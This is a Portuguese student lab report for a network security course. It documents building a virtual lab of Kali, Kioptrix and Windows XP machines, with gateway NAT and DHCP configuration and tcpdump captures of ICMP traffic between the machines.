P.PORTO

ESCOLA
SUPERIOR
DE TECNOLOGIA
E GESTÃO

Disciplina de Segurança de Redes

Ano Letivo de 2024/20225

Construção de Laboratório Virtual, Análise de Tráfego e Exploração de Vulnerabilidades

Nome: Pedro Daniel Gonçalves Antunes
Curso: Licenciatura em Segurança Informática em Redes de Computadores
Unidade Curricular: Segurança de Redes
Número de Estudante: 8230068

Abril, 2025

📘 Introdução

O presente trabalho prático teve como objetivo a construção de um ambiente de laboratório virtualizado, destinado à simulação de cenários de segurança de redes.
Foram configuradas múltiplas máquinas virtuais com funções distintas (gateway, sniffer, servidor e alvos de exploração), integradas em redes internas segmentadas, com ligação controlada à Internet.

Neste contexto, foram realizadas atividades fundamentais para o entendimento prático da segurança de redes, nomeadamente:

- Validação da conectividade e comunicação entre dispositivos.
- Análise de tráfego de rede, com distinção entre protocolos seguros e inseguros.
- Identificação e exploração de vulnerabilidades utilizando ferramentas profissionais de segurança (Nmap, OpenVAS e Metasploit).

Este trabalho permitiu aplicar conhecimentos teóricos em ambientes simulados, reforçando a importância da detecção precoce de vulnerabilidades, da utilização de protocolos seguros e da manutenção de boas práticas de segurança em redes informáticas.

🧪 Construção do Laboratório de Testes

🎯 Objetivo

Criar um ambiente de testes virtualizado com múltiplas máquinas para realizar análise de tráfego, exploração de vulnerabilidades e outras tarefas ligadas à segurança de redes.


🖥️ Máquinas Virtuais Configuradas

VM	Sistema Operativo	Função	Interfaces
VM1	Kali Linux	Host / Atacante	intnet2
VM2	Kali Linux	Gateway / Sniffer	eth0 (Internet), eth1 (intnet), eth2 (intnet2)
VM3	Kali Linux	Servidor	intnet
VM4	Kioptrix	Máquina-alvo	intnet
VM5	Windows XP	Máquina legada	intnet

🌐 Validação e Documentação da Conectividade

📡 VM1 – Host / Atacante (Kali Linux)

- Recebeu IP da rede 192.168.59.0/24
- Adicionada rota para gateway: `route add -net 192.168.59.0/24 gw 192.168.59.1`
- Teste de **conectividade com o gateway** e **internet** foram bem-sucedidos.
- Atribuição do IP



- Configuração da Rota

```
┌──(kali㉿kali)-[~]
└─$ sudo ip route add default via 192.168.59.1
```

```
┌──(kali㉿kali)-[~]
└─$ ip route
default via 192.168.59.1 dev eth0
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.59.0/24 dev eth0 proto kernel scope link src 192.168.59.2
```

Testes

Conectividade para gateway ✅

```
┌──(kali㉿kali)-[~/greenbone-community-container]
└─$ ping 192.168.59.1
PING 192.168.59.1 (192.168.59.1) 56(84) bytes of data.
64 bytes from 192.168.59.1: icmp_seq=1 ttl=64 time=3.22 ms
64 bytes from 192.168.59.1: icmp_seq=2 ttl=64 time=0.310 ms
64 bytes from 192.168.59.1: icmp_seq=3 ttl=64 time=0.566 ms
64 bytes from 192.168.59.1: icmp_seq=4 ttl=64 time=0.422 ms
64 bytes from 192.168.59.1: icmp_seq=5 ttl=64 time=0.340 ms
^C
— 192.168.59.1 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4069ms
rtt min/avg/max/mdev = 0.310/0.972/3.223/1.128 ms
```


Conectividade com a internet ✅

```
┌──(kali㉿kali)-[~/greenbone-community-container]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=254 time=17.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=254 time=17.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=254 time=16.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=254 time=17.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=254 time=16.9 ms
^C
— 8.8.8.8 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 16.847/17.240/17.681/0.340 ms
```


🔌 VM2 – Gateway / Sniffer

- Três interfaces configuradas com sucesso.

- Ativado **IP Forwarding** (`echo 1 > /proc/sys/net/ipv4/ip_forward`)
- Configurado **NAT com iptables** para saída para a internet.
- **Servidor DHCP** ativo e funcional.
- Teste de **acesso à internet** bem-sucedido (`ping 8.8.8.8`, `ping google.com`)
- Verificar as Interfaces disponíveis



- Configuração eth1 (Rede Interna para máquinas alvo)



- Configuração eth2 (Rede Interna para Host / Atacante)

```
┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 192.168.59.1/24 dev eth2

┌──(kali㉿kali)-[~]
└─$ sudo ip link set eth2 up

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 86185sec preferred_lft 86185sec
    inet6 fd00::c24c:d717:96e9:cf21/64 scope global dynamic noprefixroute
       valid_lft 86188sec preferred_lft 14188sec
    inet6 fe80::f735:2727:42a5:27c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:4c:ca:b4 brd ff:ff:ff:ff:ff:ff
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c2:e2:a8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.59.1/24 scope global eth2
       valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:5d:f9:d3:26 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

- Ativar IP Forwarding (Encaminhamento de Pacotes)

```
┌──(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
```

- Configurar o NAT com iptables (Saída para a internet via `eth0`)

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

- Configurar o servidor DHCP

```
# If a DHCP client claims that its name is "wpad", ignore that.
# This fixes a security hole. see CERT Vulnerability VU#598349
#dhcp-name-match=set:wpad-ignore,wpad
#dhcp-ignore-names=tag:wpad-ignore

interface=eth1
dhcp-range=10.120.59.100,10.120.59.150,12h
```

Testes de Conectividade

- Conectividade à internet ✅

```
┌──(kali㉿kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=16.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=16.3 ms
^C
── 8.8.8.8 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1013ms
rtt min/avg/max/mdev = 16.300/16.597/16.895/0.297 ms
```

🖥️ VM3 – Servidor (Ubuntu)

- IP atribuído automaticamente via DHCP na rede 10.120.59.0/24
- Conectividade com gateway e internet confirmada.
- IP atribuído via DHCP na rede 10.120.59.0/24

```
server1@Server1:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:1f:f8:68 brd ff:ff:ff:ff:ff:ff
    inet 10.120.59.123/24 metric 100 brd 10.120.59.255 scope global dynamic enp0s3
       valid_lft 43177sec preferred_lft 43177sec
    inet6 fe80::a00:27ff:fe1f:f868/64 scope link
       valid_lft forever preferred_lft forever
server1@Server1:~$ _
```

Testes

- Conectividade para gateway ✅

```
server1@Server1:~$ ping 10.120.59.1
PING 10.120.59.1 (10.120.59.1) 56(84) bytes of data.
64 bytes from 10.120.59.1: icmp_seq=1 ttl=64 time=0.277 ms
64 bytes from 10.120.59.1: icmp_seq=2 ttl=64 time=0.426 ms
64 bytes from 10.120.59.1: icmp_seq=3 ttl=64 time=0.440 ms
64 bytes from 10.120.59.1: icmp_seq=4 ttl=64 time=0.521 ms
^C
--- 10.120.59.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.277/0.416/0.521/0.088 ms
server1@Server1:~$
```

- Conectividade para a Internet ✅

```
server1@Server1:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=254 time=18.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=254 time=18.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=254 time=18.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=254 time=18.6 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 18.360/18.538/18.643/0.106 ms
server1@Server1:~$
```

🎯 VM4 – Kioptrix

- Comunicação com o gateway e acesso à internet confirmados com `ping`.
- CONECTIVIDADE PARA GATEWAY ✅

```
[john@kioptrix john]$ ping 10.120.59.1
PING 10.120.59.1 (10.120.59.1) from 10.120.59.124 : 56(84) bytes of data.
Warning: time of day goes back, taking countermeasures.
64 bytes from 10.120.59.1: icmp_seq=0 ttl=64 time=1.326 msec
64 bytes from 10.120.59.1: icmp_seq=1 ttl=64 time=559 usec
64 bytes from 10.120.59.1: icmp_seq=2 ttl=64 time=475 usec
```

- CONECTIVIDADE PARA A INTERNET ✅

```
[john@kioptrix john]$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) from 10.120.59.124 : 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=0 ttl=254 time=12.403 msec
64 bytes from 8.8.8.8: icmp_seq=1 ttl=254 time=9.910 msec
```

💻 VM5 – Windows XP

- Testes de conectividade com o gateway e internet realizados com sucesso.
- IP da máquina atribuído automaticamente através de DHCP


```
Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.120.59.113
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.120.59.1

C:\Documents and Settings\Forense>
```

Testes

- CONECTIVIDADE PARA GATEWAY ✅

```
C:\Documents and Settings\Forense>ping 10.120.59.1

Pinging 10.120.59.1 with 32 bytes of data:

Reply from 10.120.59.1: bytes=32 time=2ms TTL=64
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64

Ping statistics for 10.120.59.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 0ms

C:\Documents and Settings\Forense>_
```

- CONECTIVIDADE PARA A INTERNET ✅



🧰 Comandos Úteis Utilizados

- `ip a` – listar interfaces de rede
- `sudo ip addr add <ip> dev <iface>` – atribuir IP manualmente
- `route add -net <rede> gw <gateway>` – adicionar rota estática
- `iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE` – ativar NAT
- `echo 1 > /proc/sys/net/ipv4/ip_forward` – ativar IP forwarding
- `cat /proc/sys/net/ipv4/ip_forward` – verificar IP forwarding
- `apt-get install <pacote>` – instalar ferramentas e serviços

🛜 Funcionamento da Gateway (VM1)

- Atua como **ponte entre redes internas e a internet**.
- Tem ativado:
  - **Encaminhamento de pacotes (IP Forwarding)**
  - **NAT com iptables**
  - **Servidor DHCP funcional**
- Garante que todas as máquinas (VM2 a VM5) têm **acesso completo à internet**.
- A comunicação entre todas as VMs foi **testada e validada com sucesso**.

🔍 Análise de Tráfego

🎯 Objetivo Geral

Utilizar ferramentas de captura e inspeção de pacotes (como `tcpdump` e `Wireshark`) para:

- Monitorizar o tráfego entre as máquinas do laboratório
- Identificar falhas de segurança em protocolos como FTP e Telnet
- Comparar comportamentos de protocolos cifrados vs não cifrados

---

📡 1.a) Captura de tráfego com `tcpdump` ou `Wireshark`

A máquina **VM2 (Sniffer)** foi usada para monitorizar o tráfego entre os dispositivos da rede interna (`10.120.59.0/24`) e da rede atacante (`192.168.59.0/24`). Utilizou-se o comando:

```
sudo tcpdump -i eth0 icmp
```

📶 1.b) Comprovar a conectividade entre máquinas

Realizou-se testes de ping entre várias combinações de máquinas. O tráfego foi capturado com sucesso na **VM2 (Sniffer)**, confirmando visibilidade completa da comunicação na rede.

Origem	Destino	Protocolo	Captura Confirmada
VM3	VM4	ICMP	✅
VM3	VM5	ICMP	✅
VM5	VM1	ICMP	✅
VM5	VM3	ICMP	✅
VM5	VM4	ICMP	✅

Origem	Destino	Protocolo	Captura Confirmada
VM4	VM3	ICMP	✅
VM4	VM5	ICMP	✅
VM2	VM1	ICMP	✅

A máquina #2 (Sniffer) foi configurada na mesma rede interna que as restantes máquinas do laboratório (`10.120.59.0/24`). Utilizou-se o comando `tcpdump` para monitorizar o tráfego ICMP entre as máquinas.

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth1 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

- **1. VM3 (Servidor) → VM4 (Kioptrix)**

Na máquina #3:

```
server1@Server1:~$ ping 10.120.59.124
PING 10.120.59.124 (10.120.59.124) 56(84) bytes of data.
64 bytes from 10.120.59.124: icmp_seq=1 ttl=255 time=0.338 ms
64 bytes from 10.120.59.124: icmp_seq=2 ttl=255 time=0.488 ms
64 bytes from 10.120.59.124: icmp_seq=3 ttl=255 time=0.493 ms
64 bytes from 10.120.59.124: icmp_seq=4 ttl=255 time=0.511 ms
```

Captura na máquina #2:

```
17:57:54.935196 IP 10.120.59.123 > 10.120.59.124: ICMP echo request, id 2035, seq 20, length 64
17:57:54.935364 IP 10.120.59.124 > 10.120.59.123: ICMP echo reply, id 2035, seq 20, length 64
17:57:55.959247 IP 10.120.59.123 > 10.120.59.124: ICMP echo request, id 2035, seq 21, length 64
17:57:55.959248 IP 10.120.59.124 > 10.120.59.123: ICMP echo reply, id 2035, seq 21, length 64
17:57:56.981852 IP 10.120.59.123 > 10.120.59.124: ICMP echo request, id 2035, seq 22, length 64
17:57:56.982031 IP 10.120.59.124 > 10.120.59.123: ICMP echo reply, id 2035, seq 22, length 64
17:57:58.005775 IP 10.120.59.123 > 10.120.59.124: ICMP echo request, id 2035, seq 23, length 64
17:57:58.006023 IP 10.120.59.124 > 10.120.59.123: ICMP echo reply, id 2035, seq 23, length 64
17:57:59.029353 IP 10.120.59.123 > 10.120.59.124: ICMP echo request, id 2035, seq 24, length 64
17:57:59.029521 IP 10.120.59.124 > 10.120.59.123: ICMP echo reply, id 2035, seq 24, length 64
17:58:00.052799 IP 10.120.59.123 > 10.120.59.124: ICMP echo request, id 2035, seq 25, length 64
17:58:00.052976 IP 10.120.59.124 > 10.120.59.123: ICMP echo reply, id 2035, seq 25, length 64
```

- **2. VM3 → VM5 (Windows XP)**

Na máquina #3:

```
server1@Server1:~$ ping 10.120.59.113
PING 10.120.59.113 (10.120.59.113) 56(84) bytes of data.
64 bytes from 10.120.59.113: icmp_seq=1 ttl=128 time=2.42 ms
From 10.120.59.1 icmp_seq=2 Redirect Host(New nexthop: 10.120.59.113)
64 bytes from 10.120.59.113: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.120.59.113: icmp_seq=3 ttl=128 time=1.04 ms
64 bytes from 10.120.59.113: icmp_seq=4 ttl=128 time=0.918 ms
^C
```

Captura na máquina #2:

```
18:02:14.971489 IP 10.120.59.123 > 10.120.59.113: ICMP echo request, id 2093, seq 1, length 64
18:02:14.972113 IP 10.120.59.113 > 10.120.59.123: ICMP echo reply, id 2093, seq 1, length 64
18:02:15.972303 IP 10.120.59.123 > 10.120.59.113: ICMP echo request, id 2093, seq 2, length 64
18:02:15.972922 IP 10.120.59.113 > 10.120.59.123: ICMP echo reply, id 2093, seq 2, length 64
18:02:16.972688 IP 10.120.59.123 > 10.120.59.113: ICMP echo request, id 2093, seq 3, length 64
18:02:16.973329 IP 10.120.59.113 > 10.120.59.123: ICMP echo reply, id 2093, seq 3, length 64
```

- **3. VM5 → Gateway (VM2)**

```
Pinging 10.120.59.1 with 32 bytes of data:

Reply from 10.120.59.1: bytes=32 time<1ms TTL=64
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64

Ping statistics for 10.120.59.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Captura na máquina #2:

```
18:02:55.935518 IP 10.120.59.113 > 10.120.59.1: ICMP echo request, id 512, seq 4352, length 40
18:02:55.935561 IP 10.120.59.1 > 10.120.59.113: ICMP echo reply, id 512, seq 4352, length 40
18:02:56.963624 IP 10.120.59.113 > 10.120.59.1: ICMP echo request, id 512, seq 4608, length 40
18:02:56.963656 IP 10.120.59.1 > 10.120.59.113: ICMP echo reply, id 512, seq 4608, length 40
18:02:58.004648 IP 10.120.59.113 > 10.120.59.1: ICMP echo request, id 512, seq 4864, length 40
18:02:58.004684 IP 10.120.59.1 > 10.120.59.113: ICMP echo reply, id 512, seq 4864, length 40
18:02:59.045688 IP 10.120.59.113 > 10.120.59.1: ICMP echo request, id 512, seq 5120, length 40
```

- **4. VM5 → VM3 (Servidor)

Na máquina #5:

```
Pinging 10.120.59.123 with 32 bytes of data:

Reply from 10.120.59.123: bytes=32 time=3ms TTL=64
Reply from 10.120.59.123: bytes=32 time<1ms TTL=64
Reply from 10.120.59.123: bytes=32 time<1ms TTL=64
Reply from 10.120.59.123: bytes=32 time<1ms TTL=64

Ping statistics for 10.120.59.123:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 3ms, Average = 0ms
```

Captura na máquina #2:

```
18:04:34.798766 IP 10.120.59.113 > 10.120.59.123: ICMP echo request, id 512, seq 5376, length 40
18:04:34.798926 IP 10.120.59.123 > 10.120.59.113: ICMP echo reply, id 512, seq 5376, length 40
18:04:35.217519 IP 10.120.59.123 > 192.168.1.11: ICMP echo request, id 43275, seq 0, length 64
18:04:35.826505 IP 10.120.59.113 > 10.120.59.123: ICMP echo request, id 512, seq 5632, length 40
18:04:35.826755 IP 10.120.59.123 > 10.120.59.113: ICMP echo reply, id 512, seq 5632, length 40
18:04:36.217553 IP 10.120.59.123 > 192.168.1.11: ICMP echo request, id 43275, seq 1, length 64
18:04:36.867152 IP 10.120.59.113 > 10.120.59.123: ICMP echo request, id 512, seq 5888, length 40
18:04:36.867409 IP 10.120.59.123 > 10.120.59.113: ICMP echo reply, id 512, seq 5888, length 40
18:04:37.217967 IP 10.120.59.123 > 192.168.1.11: ICMP echo request, id 43275, seq 2, length 64
18:04:37.898203 IP 10.120.59.113 > 10.120.59.123: ICMP echo request, id 512, seq 6144, length 40
18:04:37.898409 IP 10.120.59.123 > 10.120.59.113: ICMP echo reply, id 512, seq 6144, length 40
```

- **5. VM5 → VM4 (Kioptrix)

```
Pinging 10.120.59.124 with 32 bytes of data:

Reply from 10.120.59.124: bytes=32 time=4ms TTL=255
Reply from 10.120.59.124: bytes=32 time<1ms TTL=255
Reply from 10.120.59.124: bytes=32 time<1ms TTL=255
Reply from 10.120.59.124: bytes=32 time<1ms TTL=255

Ping statistics for 10.120.59.124:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 4ms, Average = 1ms
```

Captura na máquina #2:

```
18:05:46.726152 IP 10.120.59.113 > 10.120.59.124: ICMP echo request, id 512, seq 6400, length 40
18:05:46.726444 IP 10.120.59.124 > 10.120.59.113: ICMP echo reply, id 512, seq 6400, length 40
18:05:47.754482 IP 10.120.59.113 > 10.120.59.124: ICMP echo request, id 512, seq 6656, length 40
18:05:47.754721 IP 10.120.59.124 > 10.120.59.113: ICMP echo reply, id 512, seq 6656, length 40
18:05:48.784204 IP 10.120.59.113 > 10.120.59.124: ICMP echo request, id 512, seq 6912, length 40
18:05:48.784521 IP 10.120.59.124 > 10.120.59.113: ICMP echo reply, id 512, seq 6912, length 40
18:05:49.825946 IP 10.120.59.113 > 10.120.59.124: ICMP echo request, id 512, seq 7168, length 40
18:05:49.826300 IP 10.120.59.124 > 10.120.59.113: ICMP echo reply, id 512, seq 7168, length 40
```

- **6. VM4 (Kioptrix) → VM3**

Na VM4:

```
[john@kioptrix john]$ ping 10.120.59.123
PING 10.120.59.123 (10.120.59.123) from 10.120.59.124 : 56(84) bytes of data.
Warning: time of day goes back, taking countermeasures.
64 bytes from 10.120.59.123: icmp_seq=0 ttl=63 time=2.264 msec
64 bytes from 10.120.59.123: icmp_seq=1 ttl=64 time=568 usec
64 bytes from 10.120.59.123: icmp_seq=2 ttl=64 time=592 usec
64 bytes from 10.120.59.123: icmp_seq=3 ttl=64 time=487 usec
64 bytes from 10.120.59.123: icmp_seq=4 ttl=64 time=666 usec
```

Captura na máquina #2:

```
18:07:14.003097 IP dns.google > 10.120.59.123: ICMP echo reply, id 2153, seq 1, length 64
18:07:14.947442 IP 10.120.59.124 > 10.120.59.123: ICMP echo request, id 33540, seq 4864, length 64
18:07:14.947657 IP 10.120.59.123 > 10.120.59.124: ICMP echo reply, id 33540, seq 4864, length 64
18:07:15.946716 IP 10.120.59.124 > 10.120.59.123: ICMP echo request, id 33540, seq 5120, length 64
18:07:15.947087 IP 10.120.59.123 > 10.120.59.124: ICMP echo reply, id 33540, seq 5120, length 64
18:07:16.946026 IP 10.120.59.124 > 10.120.59.123: ICMP echo request, id 33540, seq 5376, length 64
18:07:16.946432 IP 10.120.59.123 > 10.120.59.124: ICMP echo reply, id 33540, seq 5376, length 64
18:07:17.945427 IP 10.120.59.124 > 10.120.59.123: ICMP echo request, id 33540, seq 5632, length 64
